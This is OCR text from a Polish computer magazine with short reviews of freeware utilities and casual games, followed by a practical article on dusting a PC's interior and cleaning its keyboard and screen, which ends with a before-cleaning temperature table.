
Fotor 1.3.0

Fotor to najlepszy dowód na to, że nie potrzebujemy Photoshopa do korygowania naszych zdjęć. Aplikacja oferuje komplet opcji niezbędnych do kreatywnego przetwarzania fotografii. Oprócz typowych narzędzi warsztatowych Fotor udostępnia wiele ciekawych filtrów, które pozwolą nadać ostateczny szlif naszym zdjęciom.

PORADA Oprócz korygowania zdjęć za pomocą Fotora możemy również wykonać kolaże. Wystarczy po uruchomieniu programu wybrać opcję »Collage«.



SYSTEM: WINDOWS XP/VISTA/7/8
JĘZYK: ANGIELSKI
INFO: WWW.FOTOR.COM



Wygodny menedżer


xplorer² lite 2.4

Bardzo często okazuje się, że potrzebujemy wygodnego zamiennika Eksploratora Windows do zarządzania plikami. Dwupanelowy menedżer plików xplorer² ułatwia pracę podczas kopiowania lub przenoszenia dokumentów i folderów. Klikając przycisk »Podgląd« na pasku ikon, możemy włączyć okno podglądu zdjęć.

PORADA Podczas instalacji, w oknie „Choose Additional Tasks" w sekcji „Translations", wybieramy opcję »Polish«, by zainstalować polską wersję językową interfejsu xplorer².



SYSTEM: WINDOWS XP/VISTA/7/8
JĘZYK: POLSKI
INFO: ZABKAT.COM



Przeglądarka obrazków

XnViewMP 0.64

Nowa wersja popularnej przeglądarki zdjęć potrafi odczytać i wyświetlić obrazki zapisane w ponad 500 formatach, a podczas konwersji zdjęć możemy zapisywać je w ponad 70 różnych formatach. Wygodne narzędzia edycyjne umożliwiają przycinanie oraz poprawianie fotografii.

PORADA Na płycie CHIP-a umieściliśmy wersje instalacyjne XnViewMP do 32- i 64-bitowych systemów Windows oraz archiwa ZIP zawierające edycje przeglądarki przeznaczone do uruchamiania z pendrive'a.



SYSTEM: WINDOWS XP/VISTA/7/8
JĘZYK: POLSKI
INFO: XNVIEW.COM

NA DVD Opisywane narzędzia znajdziesz, wpisując kod: FREEWARE lub GRY, by wyświetlić katalog z grami.



Superodtwarzacz

XMPlay 3.8.0.5

Aby odtworzyć muzykę za pomocą XMPlay, musimy rozpakować w dowolnym folderze archiwum ZIP i uruchomić plik EXE. Nie ma potrzeby instalowania XMPlay – aplikację możemy uruchomić np. z pendrive'a. Program umożliwia odtwarzanie plików WMA, MP3, Ogg oraz tzw. modułów muzycznych w formatach MOD, XM, S3M, IT i MTM.

PORADA Na stronie producenta znajdują się liczne dodatki do odtwarzacza, takie jak skórki, dekodery różnych formatów audio oraz wizualizacje.



SYSTEM: WINDOWS XP/VISTA/7/8
JĘZYK: ANGIELSKI
INFO: WWW.XMPLAY.COM



Mała nagrywarka

AnyBurn 1.8

Jeśli chcemy błyskawicznie zapisać dane na płycie CD/DVD, AnyBurn ułatwi nam pracę. Aplikacja została pozbawiona wielu opcji typowych dla rozbudowanych narzędzi do wypalania krążków, za to spójny i skromny interfejs AnyBurn pozwoli sprawnie nagrać płytę. Wystarczy wskazać jedną z dziesięciu opcji, by zapisać pliki lub skopiować krążek.

PORADA Za pomocą opcji »Convert image files« przekonwertujemy egzotyczne obrazy płyt (np. BWI, CDI lub IMA) do uniwersalnych formatów ISO lub CUE/BIN.



SYSTEM: WINDOWS XP/VISTA/7/8
JĘZYK: ANGIELSKI
INFO: WWW.ANYBURN.COM

Najnowsze aktualizacje

AdwCleaner 3.017

Najnowsza edycja niewielkiego czyściciela Windows pozwoli usunąć z naszego systemu uciążliwe elementy, takie jak paski narzędzi dołączane do przeglądarek WWW, aplikacje adware i inne niepożądane programy. Działa w Windows 8 i 8.1.

INFO: GENERAL-CHANGELOG-TEAM.FR/EN

SystemRescueCd 4.0 Final

W aktualnej wersji świetnego zbioru ratunkowych programów narzędziowych uruchamianych z płyty LiveCD zaktualizowano kernel Linuxa, interfejs graficzny oraz dołączono najnowszą edycję programu do partycjonowania dysku Gparted.

INFO: SYSRESCCD.ORG

SteamOS Beta

Aktualna wersja testowa systemu operacyjnego zbudowanego na bazie Linuxa pokazuje, jak Valve wyobraża sobie fuzję domowego komputera domowego z telewizorem w niedalekiej przyszłości.

INFO: STORE.STEAMPOWERED.COM/STEAMOS



Backup kliknięciem

Comodo BackUp 4.3.6.6

Dopiero po poważnej awarii systemu wielu użytkowników przekonuje się o tym, jak ważną rolę pełnią regularne kopie bezpieczeństwa. Comodo BackUp pomoże zapisać backup plików i partycji na wymiennych nośnikach danych. Opcja »Shortcuts« umożliwi zabezpieczenie np. zawartości folderów z dokumentami i utworzenie kopii poczty.

PORADA Klikamy »Ustawienia« i wybieramy opcję »Dysk Ratunkowy | Utwórz Dysk«, aby utworzyć nośnik danych, za pomocą którego ponownie uruchomimy komputer.



SYSTEM: WINDOWS XP/VISTA/7/8
JĘZYK: POLSKI
INFO: BACKUP.COMODO.COM



Usunąć hamulce

Baidu PC Faster 4.01

Aplikacja, która pozwoli usunąć z dysku zbędne pliki tymczasowe i poprawić wydajność naszego komputera. Po pierwszym uruchomieniu program analizuje system operacyjny i wyszukuje elementy negatywnie wpływające na szybkość pracy PC. Po zakończeniu procesu klikamy ikonę widoczną w centralnej części okna.

PORADA W sekcji »Toolbox« znajdziemy m.in. narzędzia do odzyskiwania skasowanych plików. Musimy poczekać na ich uruchomienie – aplikacja pobiera komponenty z Sieci.



SYSTEM: WINDOWS XP/VISTA/7/8
JĘZYK: ANGIELSKI
INFO: WWW.PCFASTER.COM



Rolka z opcjami


KatMouse 1.04

Za pomocą tego narzędzia zyskujemy szansę na wyposażenie myszy z rolką w praktyczny zestaw opcji. Możemy np. określić szybkość przewijania stron, jak też zdecydować, by naciśnięcie rolki myszy powodowało zmianę aktywnego okna.

PORADA Po zainstalowaniu i uruchomieniu aplikacji musimy odnaleźć jej ikonę w Obszarze powiadomień. Klikamy ikonę KatMouse prawym przyciskiem myszy, a następnie wybieramy »Settings...«, by skonfigurować opcje programu.



SYSTEM: WINDOWS XP/VISTA/7/8
JĘZYK: ANGIELSKI
INFO: WWW.KLINZMANN.NAME



Broszury i wizytówki

Scribus 1.4.3

Zamiast przepłacać za projekt – sam zaprojektuj własną wizytówkę lub broszurę reklamującą usługi. Scribus umożliwia stworzenie od podstaw wzorów ulotek złożonych z elementów graficznych. Gotowy projekt zapisujemy w postaci pliku PDF i dostarczamy wprost do drukarni.

PORADA Aplikacja po zainstalowaniu nie obsługuje formatu EPS – jeśli potrzebujemy opcji importowania i zapisywania dokumentów EPS, musimy pobrać i zainstalować pakiet Ghostscript.



SYSTEM: WINDOWS XP/VISTA/7
JĘZYK: POLSKI
INFO: WWW.SCRIBUS.NET



Własna witryna

openElement 1.44

Edytor umożliwiający projektowanie stron WWW. Wraz z openElement otrzymujemy szablony przykładowych witryn z kompletem narzędzi, które pozwolą nam dostosować projekt do własnych potrzeb. Podgląd tworzonej strony WWW wyświetlany jest w centralnej części okna aplikacji.

PORADA Ikona »Preview« widoczna na górnej belce edytora umożliwia wyświetlenie podglądu strony WWW w domyślnej przeglądarce WWW lub innym browserze wybranym z rozwijalnej listy.



SYSTEM: WINDOWS XP/VISTA/7
JĘZYK: ANGIELSKI
INFO: WWW.OPENELEMENT.COM



Rozpakuj i konwertuj

ISO Workshop 5.1

Narzędzie ułatwiające tworzenie obrazów ISO oraz wyodrębniania danych z istniejących obrazów krążków w różnych formatach. Program umożliwia również konwersję formatu obrazu krążka. Aplikacja obsługuje pliki: ISO, CUE/BIN, IMG, DMG, NRG, CDI, PDI, GI, B5I, B6I, CDI oraz MDF.

PORADA Podczas instalacji narzędzie proponuje skopiowanie na dysk paska AVG. Unikniemy dodatkowych komponentów, usuwając zaznaczenie z pola »Use AVG Security Toolbar to improve my Internet connection«.



SYSTEM: WINDOWS XP/VISTA/7
JĘZYK: ANGIELSKI
INFO: WWW.GLORYLOGIC.COM



Przechwytywanie ekranu

Screenpresso 1.5

Film instruktażowy na bazie akcji rozgrywającej się na Pulpicie? Kamera, akcja, screenshot! Screenpresso umożliwi błyskawicznie kopiowanie zawartości ekranu po naciśnięciu klawisza [Print Scr]. Oprócz kopiowania zawartości ekranu lub zapisywania wskazanego obszaru program pozwoli nam także rejestrować zmiany na Pulpicie w postaci filmów.

PORADA Do klipów możemy dodać ścieżkę dźwiękową nagrywaną przez mikrofon oraz obraz z kamery podłączonej do komputera.



SYSTEM: WINDOWS XP/VISTA/7
JĘZYK: POLSKI
INFO: PL.SCREENPRESSO.COM



Łowca dźwięków

AV Audio & Sound Recorder 2.0.2

Małe, sprawne narzędzie do nagrywania dźwięku z mikrofonu lub wejścia audio. Program został wyposażony w opcje rejestrowania nagrań, które pozwalają zapisywać pliki we własnym formacie AVRAW. Wbudowany w AV Audio & Sound Recorder odtwarzacz umożliwia wygodne odsłuchiwanie zapisanych na dysku plików.

PORADA W opcjach programu, wybierając z menu »Tools« i »Options«, możemy określić jakość rejestrowanego dźwięku oraz folder, w którym będą zapisywane nagrania.



SYSTEM: WINDOWS XP/VISTA/7
JĘZYK: ANGIELSKI
INFO: WWW.AUDIO4FUN.COM



Odtwarzacz z pilotem

ALLPlayer 5.8.1

Wygodny odtwarzacz filmów i muzyki. Aplikacja może być sterowana za pośrednictwem urządzeń z Androidem, pełniących rolę pilota. Odtwarzacz oferuje także opcje pobierania napisów do filmów i bezpośredni dostęp do bazy darmowych filmów udostępnianych przez serwis Kinoplex.pl

PORADA Aplikacja podmienia stronę startową przeglądarki. Uniekniemy zmian, wybierając »Instalacja niestandardowa« oraz usuwając zaznaczenie przy »Ustaw stronę startową na http://www.gazeta.pl«.



SYSTEM: WINDOWS XP/VISTA/7/8
JĘZYK: POLSKI
INFO: WWW.ALLPLAYER.ORG



Kolekcja liter

Azteca Puzzle

Układanka, w której łączymy ze sobą trzy elementy o identycznym kolorze. Muszą one znajdować się w jednej linii. Podczas zabawy obracamy wybraną trójkę płytek: jeśli w dwóch wykonywanych automatycznie ruchach zostaną zestawione w jednej linii trzy identyczne elementy, to znikną z planszy.

PORADA Podstawowym zadaniem w każdym z etapów gry jest zbieranie liter, którymi oznaczono wybrane elementy. Połączenie więcej niż trzech elementów pozostawi na planszy pola o wybuchowej zawartości.



SYSTEM: WINDOWS XP/VISTA/7
JĘZYK: ANGIELSKI
INFO: GAMETOP.COM



Listy od demona

Exorcist

Osadzona w mrocznej scenerii opowieść o Garrecie Ghostfighterze, egzorcyście, który wyrusza na poszukiwania zaginionej ukochanej. Na ponad 42 planszach przyjdzie nam wytężać wzrok w poszukiwaniu ukrytych przedmiotów i rozwiązywać proste układanki logiczne.

PORADA Grę ułatwia przycisk »Hint« znajdujący się w lewym dolnym rogu ekranu. Jego kliknięcie spowoduje podświetlenie jednego z poszukiwanych przedmiotów lub wskazanie miejsca, w którym powinniśmy szukać.



SYSTEM: WINDOWS XP/VISTA/7
JĘZYK: ANGIELSKI
INFO: GAMETOP.COM



Władca królestwa


Kingdom's Heyday

Strategia ekonomiczna pozwalająca nam wcielić się w rolę zarządcy budowanego od podstaw królestwa. W każdym etapie gry otrzymujemy zlecenia na wykonanie określonych zadań, np. wybudowanie chat i altan dla naszych podwładnych lub zgromadzenie funduszy.

PORADA Altany zwiększają przychody z domów wybudowanych w ich otoczeniu. Lista zadań do wykonania w danym etapie widoczna jest w lewym górnym rogu, w postaci ikon.



SYSTEM: WINDOWS XP/VISTA/7
JĘZYK: ANGIELSKI
INFO: GAMETOP.COM



Strategia klikania

Land Grabbers

Prosta gra strategiczna wymagająca od nas przejęcia kontroli nad wszystkimi budynkami w pojedynczym etapie. Atakujemy inne budowle, klikając najpierw nasze koszary (wypełnione wojownikami), a następnie wskazując cel ataku. Po przejęciu budynku musimy dokonać jego przebudowy.

PORADA Przeciwnik sterowany przez komputer nie pozostaje nam dłużny – atakuje nasze zabudowania. Musimy skutecznie odpierać ataki, jednocześnie zdobywając kolejne budynki wroga.



SYSTEM: WINDOWS XP/VISTA/7
JĘZYK: ANGIELSKI
INFO: GAMETOP.COM



Podróże w czasie

Mushroom Age

Telefon komórkowy zaginionego kolegi okazuje się otwierać bramę prowadzącą do innych epok. Odnalezienie przyjaciela będzie wymagało odbycia podróży w czasie. Gra skupia się na zagadkach związanych z wyszukiwaniem ukrytych przedmiotów, prostych zagadkach logicznych oraz umiejętnym wykorzystywaniu znalezionych podczas zabawy przedmiotów.

PORADA Jeśli po wskazaniu za pomocą myszy jakiś przedmiot jest podświetlany zazwyczaj da się go przesunąć lub użyć.



SYSTEM: WINDOWS XP/VISTA/7
JĘZYK: ANGIELSKI
INFO: GAMETOP.COM




Kwantowe skoki

BosonX

Gra zręcznościowa, w której trafiamy do wnętrza reaktora, a naszym zadaniem jest sprawne przeskakiwanie z płaszczyzny na płaszczyznę, położonych w odległości niewiele większej niż długość Plancka. Oczywiście to tylko pseudonaukowy pretekst do dobrej zabawy.

PORADA Skoków pomiędzy płaszczyznami dokonujemy, naciskając klawisze ze strzałkami. Aby wykonać dłuższy skok, przytrzymujemy przez chwilę odpowiedni klawisz wskazujący kierunek skoku.



SYSTEM: WINDOWS XP/VISTA/7
JĘZYK: ANGIELSKI
INFO: WWW.BOSON-X.COM



Wielkie sprzątanie PC

Jeżeli komputer zaczął wyraźnie wolniej i głośniej pracować, to warto zacząć od zerknięcia do środka. To zaskakujące, jakie cuda potrafią zdziałać sprężone powietrze i pędzelek. JAKUB KORN

Zwykle sprzątanie komputera kojarzy się z uruchamianiem różnego typu aplikacji diagnostycznych, czyszczących Rejestr Windows, usuwających zbędne pliki tymczasowe z dysku twardego czy wyłączających niepotrzebne usługi. Zgoda, tego typu aplikacje oraz działania konserwacyjne przeprowadzane w obrębie systemu operacyjnego są potrzebne, a rezygnacja z nich przez długi czas może spowolnić pracę komputera. Tym razem jednak chcemy zająć się rzeczą z jednej strony bardziej prozaiczną niż np. defragmentacja dysku, a z drugiej – znacznie ważniejszą dla żywotności posiadanego przez nas sprzętu niż nawet najdoskonalszy program diagnostyczno-sprzątający. O czym mowa? O rzeczywistym uprzątnięciu wnętrza komputera oraz podłączonych do niego akcesoriów i usunięciu stamtąd nagromadzonego kurzu.

Kurz, czyli co?

Cechą większości komputerów, zarówno stacjonarnych, jak i laptopów, jest to, że mają one wbudowany system chłodzenia poszczególnych podzespołów oparty na wymuszonym obiegu powietrza. Każdy, kto kiedykolwiek widział rozmontowaną obudowę peceta, miał okazję podziwiać wiele różnego typu wentylatorów – umieszczone są m.in. na radiatorze odprowadzającym nadmiar ciepła z procesora, a także na kartach graficznych, w zasilaczu, a niekiedy i na innych układach wewnątrz komputera. Niestety, często oprócz komponentów po rozkręceniu obudowy widzimy również brud. Wszystkie te elementy, wymuszając obieg powietrza, wymuszają też ruch cząstek kurzu. Nagromadzenie się na tyle dużej ilości kurzu, by zaczęła ona stanowić zagrożenie dla posiadanego przez nas sprzętu, jest tylko kwestią czasu.

Ignorancja jest groźna

Jeżeli zignorujemy coraz głośniejszą pracę wentylatorów oraz większą awaryjność systemu i zawieszanie się aplikacji na skutek przegrzewania się żywotnych komponentów komputera, to bardzo szybko zostaniemy zmuszeni do rychłej wymiany sprzętu, bo stary po prostu odmówi posłuszeństwa. Biorąc pod uwagę zakres czynności, które trzeba wykonać, by odzyskać w pełni

FOTO: DMITRIY GONCHARENKO/FOTOLIA.COM

sprawny sprzęt, nie warto ignorować problemu. Poświęcenie maksymalnie kilku godzin na gruntowne uprzątnięcie komputera pozwoli nam się cieszyć znowu całkowicie sprawnym, cichszym i wydajniejszym urządzeniem. Warto wiedzieć, że kurz nie tylko blokuje ruch mechanicznych elementów komputera, takich jak wentylatory, ale też zmusza je do cięższej pracy, znacznie utrudniając przepływ powietrza przez zapchane otwory wentylacyjne. Ponadto cząsteczki kurzu mogą gromadzić i przesyłać ładunek elektryczny, a to stanowi zagrożenie dla komponentów elektronicznych komputera. W skrajnych przypadkach kurz może nawet doprowadzić do pożaru, bo nie dość, że sam jest nośnikiem ładunku elektrycznego i może powodować zwarcia, to na dodatek okazuje się elementem wyjątkowo łatwopalnym.

Co czyścić?

Wiemy już, że czyszczenie komputera nie podlega dyskusji. Pojawia się kolejne pytanie: co czyścić? Ponieważ kurz dociera wszędzie tam, gdzie dociera powietrze, najkrótsza odpowiedź na tak postawione pytanie brzmi po prostu: wszystko. Bądźmy jednak bardziej szczegółowi: ze względu na ryzyko związane z zanieczyszczeniem sprzętu czyścimy wnętrze komputera, zwłaszcza wentylatory i radiatory. Ze względu na komfort użytkowania nie powinniśmy również pomijać obudowy komputera, klawiatury, myszy ani oczywiście ekranu. Akurat tak się składa, że do wyczyszczenia ekranu nikogo nie trzeba specjalnie namawiać. Nic dziwnego, używanie komputera z ekranem, na którym niewiele widać, jest cokolwiek bezsensowne.

Jak czyścić?

Dokładne wskazówki dotyczące czyszczenia komputera zawarliśmy w części warsztatowej, tutaj zaczniemy od podstawowej sugestii: porządki należy robić regularnie. Częstotliwość czyszczenia trudno ustalić precyzyjnie. Jest to kwestia indywidualna, zależna od tego, w jakich warunkach sprzęt jest przechowywany, a także jak długo jest używany. Częściej wykorzystywany komputer zakurzy się szybciej od stojącego w tych samych warunkach, rzadziej eksploatowanego sprzętu. Oprócz tego do częstszych wizyt we wnętrzu komputera celem jego oczyszczenia zachęcamy posiadaczy zwierząt futerkowych. Obok zasady regularności porządkujący komputer powinni przestrzegać jeszcze jednej – ostrożności. Zaatakowanie wnętrza peceta odkurzaczem ustawionym na pełną moc nie jest najlepszym pomysłem, choć właśnie w taki sposób wiele osób próbuje uprzątnąć kurz z komputera. Potem zdarza się, że wyczyszczony sprzęt odmawia posłuszeństwa (bo np. odkurzacz oprócz kurzu zassał jakąś zworkę). Generalnie podzespoły elektroniczne należy czyścić metodami jak najmniej inwazyjnymi, czyli bardzo delikatnie, a najlepiej bezdotykowo. Można posłużyć się też odkurzaczem, ale w specyficzny sposób i przede wszystkim – ostrożnie.

Akcesoria i gadżety

Gdy mowa o fizycznym sprzątaniu komputera, nie sposób pominąć kwestii wszelkiego typu akcesoriów czyszczących dostępnych aktualnie na rynku. Praktycznie w każdym sklepie komputerowym (ale nie tylko) znajdziemy mnóstwo zestawów do czyszczenia urządzeń peryferyjnych, ekranów, komputerów etc. Czy warto korzystać z tych produktów? Z niektórych – zdecydowanie tak, z innych – według uznania. Szczegółowe sugestie odnajdziecie w ramce „Zestaw komputerowego sprzątacza”. ➔

ZESTAW KOMPUTEROWEGO SPRZĄTACZA

Na rynku spotkamy bardzo szeroką ofertę różnego typu środków i akcesoriów, które pomogą utrzymać sprzęt elektroniczny w czystości. Prześledziliśmy, jakiego typu „komputerowe kosmetyki” dostępne są w sklepach, oprócz tego podpowiadamy, czy do porządków przyda się posiadany już sprzęt innego rodzaju.



SPRĘŻONE POWIETRZE – pozycja obowiązkowa dla każdego, kto planuje w najbliższym czasie przeprowadzić gruntowne czyszczenie komputera i podłączonych do niego urządzeń peryferyjnych. Uwaga! Stanowczo odradzamy używanie elektrycznego kompresora (np. do pompowania opon samochodowych). Sprężone powietrze z puszki jest wydmuchiwane z siłą, która usunie kurz, ale nie uszkodzi elektroniki. W przypadku kompresorów strumień powietrza może być zbyt silny. Zwróćmy uwagę, czy w zestawie z puszką znajduje się cienka rurka ułatwiająca dotarcie do trudniej dostępnych miejsc.
Koszt: ok. 10–20 zł za puszkę 400–600 ml

PINCETA I MAŁE NOŻYCZKI – rzecz niezbędna przede wszystkim dla posiadaczy zwierząt i... długich włosów. Ręczne odwijanie włosów nawiniętych na obrotowe części komputera jest bardzo żmudne, lepiej użyć właśnie pincety i małych nożyczek.



CHUSTECZKI CZYSZCZĄCE – zwykle nasączone delikatnym środkiem czyszczącym (należy zwrócić uwagę, czy w specyfikacji produktu wyraźnie określono, że jest on przeznaczony do ekranów, klawiatur i komputerów, bo np. wilgotne chusteczki dla niemowląt albo do czyszczenia armatury kompletnie nie nadają się do opisanych tu zastosowań), stanowią wygodny sposób na szybkie usunięcie kurzu i brudu z płaskich powierzchni.
Koszt: ok. 20 zł za opakowanie 100 szt.



PIANKA/PŁYN DO CZYSZCZENIA EKRANÓW – antystatyczna pianka przeznaczona do czyszczenia ekranów monitorów bądź telewizorów jest rozwiązaniem znacznie lepszym niż np. płyn do mycia szyb, który może nawet uszkodzić ekran. Dedykowany środek czyszczący jest nie tylko delikatniejszy, ale też – a przynajmniej taki należy wybierać – antystatyczny, dzięki czemu po wyczyszczeniu danej powierzchni kurz trudniej będzie do niej przylegał.
Koszt: ok. 10 zł za opakowanie 150 ml

NARZĘDZIA – pamiętaj o narzędziach, obudowę komputera trzeba będzie przecież rozkręcić. Być może to samo czeka zasilacz (zależnie od stopnia jego zabrudzenia), dlatego oprócz akcesoriów stricte do czyszczenia warto mieć pod ręką również zwykły wkrętak.



ZESTAW DO CZYSZCZENIA – zamiast kupować pojedyncze składniki, można od razu nabyć cały zestaw akcesoriów, ale w tym przypadku istnieje większa szansa, że w pakiecie otrzymamy coś, co w praktyce jest zbędne, np. tzw. specjalna płyta do czyszczenia napędów optycznych, której raczej nie polecamy. Również ceny takich pakietów są bardzo zróżnicowane. Pod rozwagę.

Sprzątanie komputera

Zacznij od usunięcia nadmiaru kurzu z wnętrza komputera.


1. Miejsce pracy

Zacznij od przygotowania miejsca, w którym wyczyścisz pecet. Ze względu na zalecaną technikę sprzątania odradzamy pokój, w którym normalnie przebywamy i korzystamy z komputera. Pamiętaj, by wszystkie poniższe czynności wykonywać przy wyłączonym zasilaniu. Kabel zasilający musi być odłączony! Wraz z komputerem zabierz też zalecane akcesoria do czyszczenia wymienione w ramce „Zestaw komputerowego sprzątacza". Przed przystąpieniem do kolejnego etapu pozbądź się również własnego ładunku statycznego, dotykając np. kaloryfera.



2. Odkurzanie wnętrza

Rozkręć obudowę komputera i ustaw w ten sposób, by płyta główna była w pozycji poziomej. Za pomocą pojemnika ze sprężonym powietrzem usuń kurz z widocznych elementów, zwracając szczególną uwagę na wszelkie zakamarki: łopatki wentylatorów chłodzących, radiatory itp. Ewentualnie do usunięcia kurzu wykorzystaj odkurzacz, ale taki, w którym możliwe jest wpięcie rury w wylot powietrza (dmuchanie, a nie zasysanie). Pamiętaj też o regulacji mocy i, jeżeli to możliwe, wyborze ustawienia mniejszego niż maksymalna moc. Jeżeli masz zwierzę futerkowe, może być potrzebne ręczne usunięcie zaplątanej na wentylatorach sierści.



3. Pamiętaj o zasilaczu

Zasilacz komputera jest często jednym z najbardziej zabrudzonych podzespołów komputera. Upewnij się, że jest on odłączony od zasilania i przez otwory w obudowie przedmuchaj go sprężonym powietrzem. Niestety, ten prosty zabieg nie zawsze wystarcza. Niekiedy trzeba będzie zasilacz odmontować i wyjąć z obudowy komputera, rozkręcić oraz dokładniej wyczyścić jego wnętrze.



4. Pędzelek nie zawsze dobry

Za pomocą delikatnego, miękkiego pędzelka dokładniej usuniesz kurz z takich elementów jak np. łopatki wentylatorów, wentylatory zewnętrzne na obudowie czy inne wykonane z tworzywa sztucznego bądź materiałów nieprzewodzących części. Jednak w żadnym razie nie używaj pędzelka do bezpośredniego czyszczenia elektronicznych komponentów, bo grozi to nagromadzeniem ładunków elektrostatycznych, a w konsekwencji uszkodzeniem elektroniki. Pędzelek znacznie lepiej sprawdzi się przy czyszczeniu klawiatury.



5. Czyszczenie klawiatury i myszki

Nieczyszczona mysz i klawiatura są siedliskiem bakterii. Możesz to zmienić, używając do tego celu sprężonego powietrza po obróceniu klawiatury do góry dnem oraz dodatkowo przecierając klawiaturę i mysz środkiem dezynfekcyjnym. W skrajnych przypadkach może być wymagany demontaż klawiatury, ale zwykle sprawę załatwia sprężone powietrze. Bardziej zatłuszczone elementy klawiatury i myszki można przeczyścić delikatnie alkoholem, zwracając uwagę, by nie zetrzeć nadruków na przyciskach.



Czyszczenie ekranu

Jak wyczyścić ekran w sposób bezpieczny dla sprzętu? Oto wskazówki:





1. Najpierw na sucho

Nigdy nie należy czyścić jakiegokolwiek urządzenia elektrycznego podłączonego do prądu. Dlatego zacznij od wyciągnięcia wtyczki monitora z gniazdka. Czyszczenie zabrudzonego ekranu należy rozpocząć od jego odkurzenia na sucho. Zwilżanie nagromadzonego na monitorze kurzu to zły pomysł. Jeżeli masz odkurzacz o regulowanej mocy i ze specjalną końcówką z miękką szczotką (nie do podłogi!), użyj go do odkurzenia ekranu i obudowy monitora. Możesz też delikatnie przetrzeć ekran suchą, miękką szmatką.

2. Ostrożnie z płynem i ręcznikami

Do czyszczenia ekranów nie należy używać żadnych silnych środków chemicznych. Optymalnym wyborem jest specjalna pianka do ekranów LCD, ewentualnie płyn, z tym że ten ostatni należy nanosić na miękką szmatkę z mikrofibry (nadaje się do tego też zwykła pielucha tetrowa), a nie pryskać bezpośrednio na ekran. Wystarczy bowiem, że część płynu dostanie się pomiędzy płaszczyznę ekranu a krawędź obudowy i będzie problem z uruchomieniem sprzętu. A nawet jeżeli wszystko będzie działać, to gwarant może nie uznać gwarancji (będą widoczne ślady zalania wewnątrz). Uwaga! Nie używajmy ręczników papierowych – te sztywniejsze mogą pozostawić pył na ekranie, a nawet go porysować.

CO NAM TO DAŁO?

Już samo zastosowanie sprężonego powietrza i dokładne odkurzenie wszystkich wentylatorów, radiatorów i innych podzespołów we wnętrzu komputera dało nam wyraźny zysk w postaci znacznego obniżenia temperatury komponentów pracujących pod dużym obciążeniem. Na poniższych ilustracjach przedstawiono pomiary temperatury podzespołów komputera przed jego oczyszczeniem i po zakończeniu zabiegów pielęgnacyjnych. Pomiaru dokonaliśmy przy maksymalnym obciążeniu procesora – różnica blisko 20°C mówi sama za siebie. Dłuższa praca zabrudzonego komputera na pełnych obrotach była niemożliwa (po jakimś czasie po prostu się wyłączał). Po oczyszczeniu ciągła, intensywna praca przestała być problemem.

TEMPERATURA – PRZED CZYSZCZENIEM

Temperatury	
Procesor	93 °C (199 °F)
CPU Package	94 °C (201 °F)
CPU IA Cores	94 °C (201 °F)
CPU GT Cores	93 °C (199 °F)
Procesor nr 1 / rdzeń nr 1	89 °C (192 °F)
Procesor nr 1 / rdzeń nr 2	94 °C (201 °F)
Procesor nr 1 / rdzeń nr 3	80 °C (176 °F)
Procesor nr 1 / rdzeń nr 4	80 °C (176 °F)
PCH Diode	79 °C (174 °F)
GPU Diode	70 °C (158 °F)
ST9500325AS	37 °C (99 °F)
WDC WD5000BPVT-22HXZT1	34 °C (93 °F)

